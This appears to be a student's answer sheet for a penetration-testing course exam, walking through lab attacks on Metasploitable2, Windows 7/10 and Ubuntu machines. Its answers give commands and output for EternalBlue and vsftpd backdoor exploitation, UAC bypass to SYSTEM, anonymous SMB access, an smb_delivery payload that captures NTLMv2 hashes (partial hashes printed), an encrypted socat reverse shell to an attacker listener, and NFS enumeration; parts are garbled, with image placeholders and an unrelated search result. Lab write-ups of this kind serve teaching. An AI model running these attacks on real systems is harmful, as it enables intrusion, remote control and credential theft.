

Sure Trust 25-01-27 - Test 1

Q1 check win 7 vuln to eternal blue.[5 marks]

Eternal Blue : `nmap --script smb-vuln-ms17-010.nse <ip>`

We can see with the nmap scrip that it is vulnerable.

```
Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
```

Exploiting :

Using crackmapexec for finding the SMB version :

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.195.147/24
SMB 192.168.195.147 445 WIN-V5RD0A4D71V [*] Windows 7 Ultimate 7601
Service Pack 1 x64 (name:WIN-V5RD0A4D71V) (domain:WIN-V5RD0A4D71V) (signing:False) (SMBv1:True)
```

SMB version is 1.

Using Msfconsole :

```
msf6 auxiliary(server/capture/smb) > search SMBv1
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Yes
1	exploit/windows/smb/smb_rras_erraticgopher Microsoft Windows RRAS Service MIBEntryGet Overflow	2017-06-13	average	Yes

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/windows/smb/smb_rras_erraticgopher`

We found the eternal blue exploit, this exploit also supports check for checking if the eternal blue vul is present or not.

Now we can set the required options :

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.195.147
rhosts => 192.168.195.147
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.195.147:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.147:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.147:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.147:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

And we got the shell :

```

[*] 192.168.195.147:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.195.147:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.195.147:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.195.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.147:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.147:445 - Starting non-paged pool grooming
[+] 192.168.195.147:445 - Sending SMBv2 buffers
[+] 192.168.195.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.147:445 - Sending final SMBv2 buffers.
[*] 192.168.195.147:445 - Sending last fragment of exploit packet!
[*] 192.168.195.147:445 - Receiving response from exploit packet
[+] 192.168.195.147:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.147:445 - Sending egg to corrupted connection.
[*] 192.168.195.147:445 - Triggering free of corrupted buffer.
[-] 192.168.195.147:445 - =====
[-] 192.168.195.147:445 - =====FAIL=====
[-] 192.168.195.147:445 - =====
[*] 192.168.195.147:445 - Connecting to target for exploitation.
[*] 192.168.195.147:445 - Connection established for exploitation.
[+] 192.168.195.147:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.147:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.147:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.195.147:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.195.147:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.195.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.147:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.195.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.147:445 - Starting non-paged pool grooming
[+] 192.168.195.147:445 - Sending SMBv2 buffers
[+] 192.168.195.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.147:445 - Sending final SMBv2 buffers.
[*] 192.168.195.147:445 - Sending last fragment of exploit packet!
[*] 192.168.195.147:445 - Receiving response from exploit packet
[+] 192.168.195.147:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.147:445 - Sending egg to corrupted connection.
[*] 192.168.195.147:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.195.147
[+] 192.168.195.147:445 - =====
[+] 192.168.195.147:445 - =====WIN=====
[+] 192.168.195.147:445 - =====
[*] Meterpreter session 1 opened (192.168.195.143:4444 -> 192.168.195.147:49161) at 2025-01-06 14:54:48 -0500

meterpreter >

```

Q2 Check vsftpd is vuln on port 21 for metasploit2.[5 marks]

Using nmap command to find info about the port and its service :

```
nmap -p21 -sC -sV 192.168.195.152
```

```

(kali㉿ kali)~]
$ nmap -p21 -sC -sV 192.168.195.152
Starting Nmap 7.95 ( https://nmap.org 25-01-27 10:41 EST
Nmap scan report for 192.168.195.152
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
|STAT:
|FTP server status:
|Connected to 192.168.195.151
|Logged in as ftp
|TYPE: ASCII
|No session bandwidth limit
|Session timeout in seconds is 300
|Control connection is plain text
|Data connections will be plain text
|vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:61:F5:D6 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds

```

Using Msfconsole :

using search vsftpd to find the exploit :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> search vsftpd

Matching Modules
=====

# Name                               Disclosure Date Rank  Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232       2011-02-03   normal Yes  VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent No  VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor)> use 1
[*] Using configured payload cmd/unix/interact
```

We found it , and now we need to set the options :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  CurrentSetting Required Description
----  -
RHOSTS  yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21     yes    The target port (TCP)

Exploit target:

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor)> set rhosts 192.168.195.152
rhosts => 192.168.195.152
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> run
```

```
options
set rhosts <ip>
run
```

And we successfully found the shell :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> run
[*] 192.168.195.152:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.195.152:21 - USER: 331 Please specify the password.
[+] 192.168.195.152:21 - Backdoor service has been spawned, handling...
[+] 192.168.195.152:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.195.151:40297 -> 192.168.195.152:6200) at 2025-01-27 10:43:42 -0500

|
```

Lets use a commands to verify :

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
|
```

Q3 Privilege escalation over win 7 (without using eternal blue exploit).[10 marks]

We follow the same thing as we do for win 10, send a exploit using phishing, then use uac bypass for windows x86 for win 7 and it works :

```
Exploit target:

Id  Name
--  ---
0   Windows x86

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > set session 3
session => 3
msf6 exploit(windows/local/bypassuac) > run
[*] Started reverse TCP handler on 192.168.195.151:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (177734 bytes) to 192.168.195.155
[*] Meterpreter session 4 opened (192.168.195.151:4444 -> 192.168.195.155:49205) at 2025-01-27 11:55:42 -0500

meterpreter > getuid
Server username: WIN-ORACPKLQOK8\abhinav
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

Q 4 smb service exploit for metasploit2.[10 marks]

```
smbclient -L 192.168.195.129
```

As it asks for password, hit enter

```
(kali@kali)-[~]
$ smbclient -L 192.168.195.129
Password for [WORKGROUP\kali]:
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE
```

And we have a list of different files have been shared like tmp , opt , print\$ etc.

```
smbclient //192.168.195.129/tmp
```

And we are in tmp folder

```
(kali@kali)-[~]
$ smbclient //192.168.195.129/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\192.168.195.129\tmp\
smb: \> help
?
blocksize      allinfo        altname        archive        backup
cancel         case_sensitive cd              chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q             queue          quit           readlink
rd             recurse       reget          rename         reput
rm             rmdir         showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate     unlock         volume         vuid
wdel           logon         listconnect    showconnect    tcon
tdis           tid           utimes         logoff         ..
!
smb: \>
```

Q 5 : Use smb delivery on win10 and win 7 and explain it's impact/difference.[10 marks]

Win 7 :

Attacker: Kali Linux

Victim PC: Windows 7

Reference : [Rapid 7](#)

```
msf6 > search smb delivery

Matching Modules
=====

#  Name                Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/smb_delivery  2016-07-26      excellent No  SMB Delivery
1  \_ target: DLL
2  \_ target: PSH

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/smb/smb_delivery
After interacting with a module you can manually set a TARGET with set TARGET 'PSH'
```


next use this module :

```
use 0
set SRVHOST eth0
```


to set up a listener, and then it will give us a link :

```
msf6 exploit(windows/smb/smb_delivery) >
[*] Started reverse TCP handler on 192.168.195.151:4444
[*] Server is running. Listening on 192.168.195.151:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\192.168.195.151\IKYd\test.dll,0
```

And use this on the windows 7 machine : we won't be able to use it directly using the link so we need to run it wither using cmd or the win+r to run this command :



or




in windows 7 and windows server 2016 we have to run test.dll file manually by Open cmd as administrator

```
Command: regsvr32 path\to\your\file.dll
```

```
Command: regsvr32 test.dll
```

or



REASON : 2016 & win 7 is it is using smb v1 and that is not used in win-10 so we got hashes not the rev shell

And then we can see back on our terminal, that we have captured the Hash :



```
msf6 exploit(windows/smb/smb_delivery) > run  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/smb/smb_delivery) >  
[*] Started reverse TCP handler on 192.168.195.151:4444  
[*] Server is running. Listening on 192.168.195.151:445  
[*] Server started.  
[*] Run the following command on the target machine:  
rundll32.exe \\192.168.195.151\\KYD\\test.dll,0  
  
[SMB] NTLMv2-SSP Client : 192.168.195.155  
[SMB] NTLMv2-SSP Username : WIN-ORACPKLQOK8\\abhinav  
[SMB] NTLMv2-SSP Hash : abhinav::WIN-ORACPKLQOK8:3d30e88a78d6^0^45:8c2784e7d933d218e8143da98632  
5e18:01010000000000000000d46a5eaa71db01aba8facb3517f2ea( 00000000200120057004f0052004b00470052004f00550  
050000100120057004f0052004b00470052004f0055000400120057004f0052004b00470052004f00550050000300120  
0350031000000000000000000000000000000000
```

Win 10 :

lets set up a listener again, and then use the link on win 10 :

```
msf6_exploit(windows/smb/smb_delivery) > [*] Server started.  
[*] Run the following command on the target machine:  
rundll32.exe \\192.168.195.151\WPaCEw\test.dll,0
```

And use this on the windows 10 machine, and we can directly use it in windows 10 just by using the link, and we will get the hash just from that.



Hash :

```
msf6 exploit(windows/smb/smb_delivery) > [*] Server started.  
[*] Run the following command on the target machine:  
rundll32.exe \\192.168.195.151\GOQzrZ\test.dll,0  
[SMB] NTLMv2-SSP Client : 192.168.195.148  
[SMB] NTLMv2-SSP Username : DESKTOP-23FIDRP\abhinav  
[SMB] NTLMv2-SSP Hash : abhinav::DESKTOP-23FIDRP:f72bf51b29d4d2c4:08017f019687f9aa73ce65c717994223:0101000000000000  
000026a5c4ad71db013eb5823a34a4ed06000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b0047C  
  
Microsoft Windows [Version 6.0.6002.18005]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>
```

Impact and Differences Between Windows 10 and Windows 7 :

Aspect	Windows 10	Windows 7
Security Features	Advanced security features like Windows Defender, UAC, and Credential Guard reduce the likelihood of successful exploitation.	Lacks modern security measures, making it easier to exploit.
SMB Version	SMBv1 is disabled by default; SMBv2 or SMBv3 is used, which includes encryption and signing.	SMBv1 is often enabled by default, which is vulnerable to attacks.
Payload Execution	Requires user interaction to bypass warnings (e.g., UAC prompts).	Execution is more straightforward, often with fewer user prompts.
Detection	High chance of detection by security tools, logging, or monitoring systems.	Lower chance of detection due to outdated security mechanisms.
Attack Success	Harder to exploit due to restrictions and defensive mechanisms.	Easier to exploit due to weaker defenses.
Post Exploitation	Privilege escalation may require additional steps due to protections like UAC.	Post exploitation is typically smoother with administrative rights.

Key Differences in Impact :

1. Ease of Exploitation :

- Windows 7 systems are much easier to exploit due to the lack of modern SMB protocol security and the common presence of SMBv1.
- Windows 10 is more resilient with stronger defenses, making exploitation more challenging.

2. Payload Detection:

- Windows 10 often flags or blocks malicious payloads with built-in antivirus and behavioral analysis.
- Windows 7 has minimal or no active defenses against payload delivery. 4/5

3. Real-World Implications :

- Windows 7 is a high-value target for attackers due to outdated security, especially in legacy systems.
- Windows 10 systems require advanced evasion techniques to bypass modern defenses.

Conclusion :

1. Windows 10: Exploitation is difficult but possible with careful evasion techniques. Attackers need to bypass UAC and leverage vulnerabilities in SMBv2 or SMBv3.
2. Windows 7: Exploitation is relatively straightforward, often succeeding due to SMBv1 and weak security.

Understanding these differences allows attackers and defenders to assess risks and prioritize securing legacy systems like Windows 7.

Q6 -encrypted revshell using socat in ubuntu.[10 marks]

Using these to create a .pem file :

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000  
-subj '/CN=[www.ignite.lab/O=Ignite](http://www.ignite.lab/O=Ignite)  
Tech./C=IN' -out ignite.crt
```

[illegible]

```
cat ignite.key ignite.crt > ignite.pem
```

To create the .pem file for the revshell for socat encrypted connection :

```
Listner Command : socat -d -d OPENSSL-  
LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT
```

```
(kali㉿ kali)~]
$ socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT
2025/01/21 11:34:35 socat[33521] N listening on AF=2 0.0.0.0:4443
```


Revshell Command : socat OPENSSL:<ip>:<port>,verify=0 EXEC:/bin/bash

```
arc@arc:~$ socat OPENSSL:192.168.195.151:4443,verify=0 EXEC:/bin/bash
```

And we have the Connection :

```
(kali㉿ kali)~]
$ socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT
2025/01/21 11:37:38 socat[35043] N listening on AF=2 0.0.0.0:4443
2025/01/21 11:38:55 socat[35043] N accepting connection from AF=2 192.168.195.142:36866 on AF=2 192.168.195.151:4443
2025/01/21 11:38:55 socat[35043] N forked off child process 35678
2025/01/21 11:38:55 socat[35043] N listening on AF=2 0.0.0.0:4443
2025/01/21 11:38:55 socat[35678] N no peer certificate and no check
2025/01/21 11:38:55 socat[35678] N SSL proto version used: TLSv1.3
2025/01/21 11:38:55 socat[35678] N SSL connection using TLS_AES_256_GCM_SHA384
2025/01/21 11:38:55 socat[35678] N SSL connection compression "none"
2025/01/21 11:38:55 socat[35678] N SSL connection expansion "none"
2025/01/21 11:38:55 socat[35678] W address is opened in read-write mode but only supports write-only
2025/01/21 11:38:55 socat[35678] N using stdout for reading and writing
2025/01/21 11:38:55 socat[35678] N starting data transfer loop with FDs [7,7] and [1,1]
ls
```

Wireshark Capture of encrypted rev shell :



Q7 -extract data of metasploitable2 using nfs.[10 marks]

nmap -p1111,2049 192.168.25.129 -sC --script=nfs*

```

(kali㉿kali)-[~]
└─$ nmap 192.168.195.129 -p111,2049 -sV -sC --script=nfs*
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-07 12:05 EST
Nmap scan report for 192.168.195.129
Host is up (0.020s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2             111/tcp     rpcbind
|   100000   2             111/udp     rpcbind
|   100003   2,3,4         2049/tcp    nfs
|   100003   2,3,4         2049/udp    nfs
|   100005   1,2,3         34981/tcp   mountd
|   100005   1,2,3         44486/udp   mountd
|   100021   1,3,4         46466/tcp   nlockmgr
|   100021   1,3,4         60910/udp   nlockmgr
|   100024   1             40281/udp   status
|   100024   1             48958/tcp   status
| nfs-showmount:
|   / *
2049/tcp    open  nfs      2-4 (RPC #100003)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds

```

use `search nfs` command to find things related to "nfs"

```

Matching Modules
=====
# Name                                     Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_confluence_namespace_ognl_injection 2022-06-02 excellent Yes Atlassian Confluence Namespace OGNL Injection
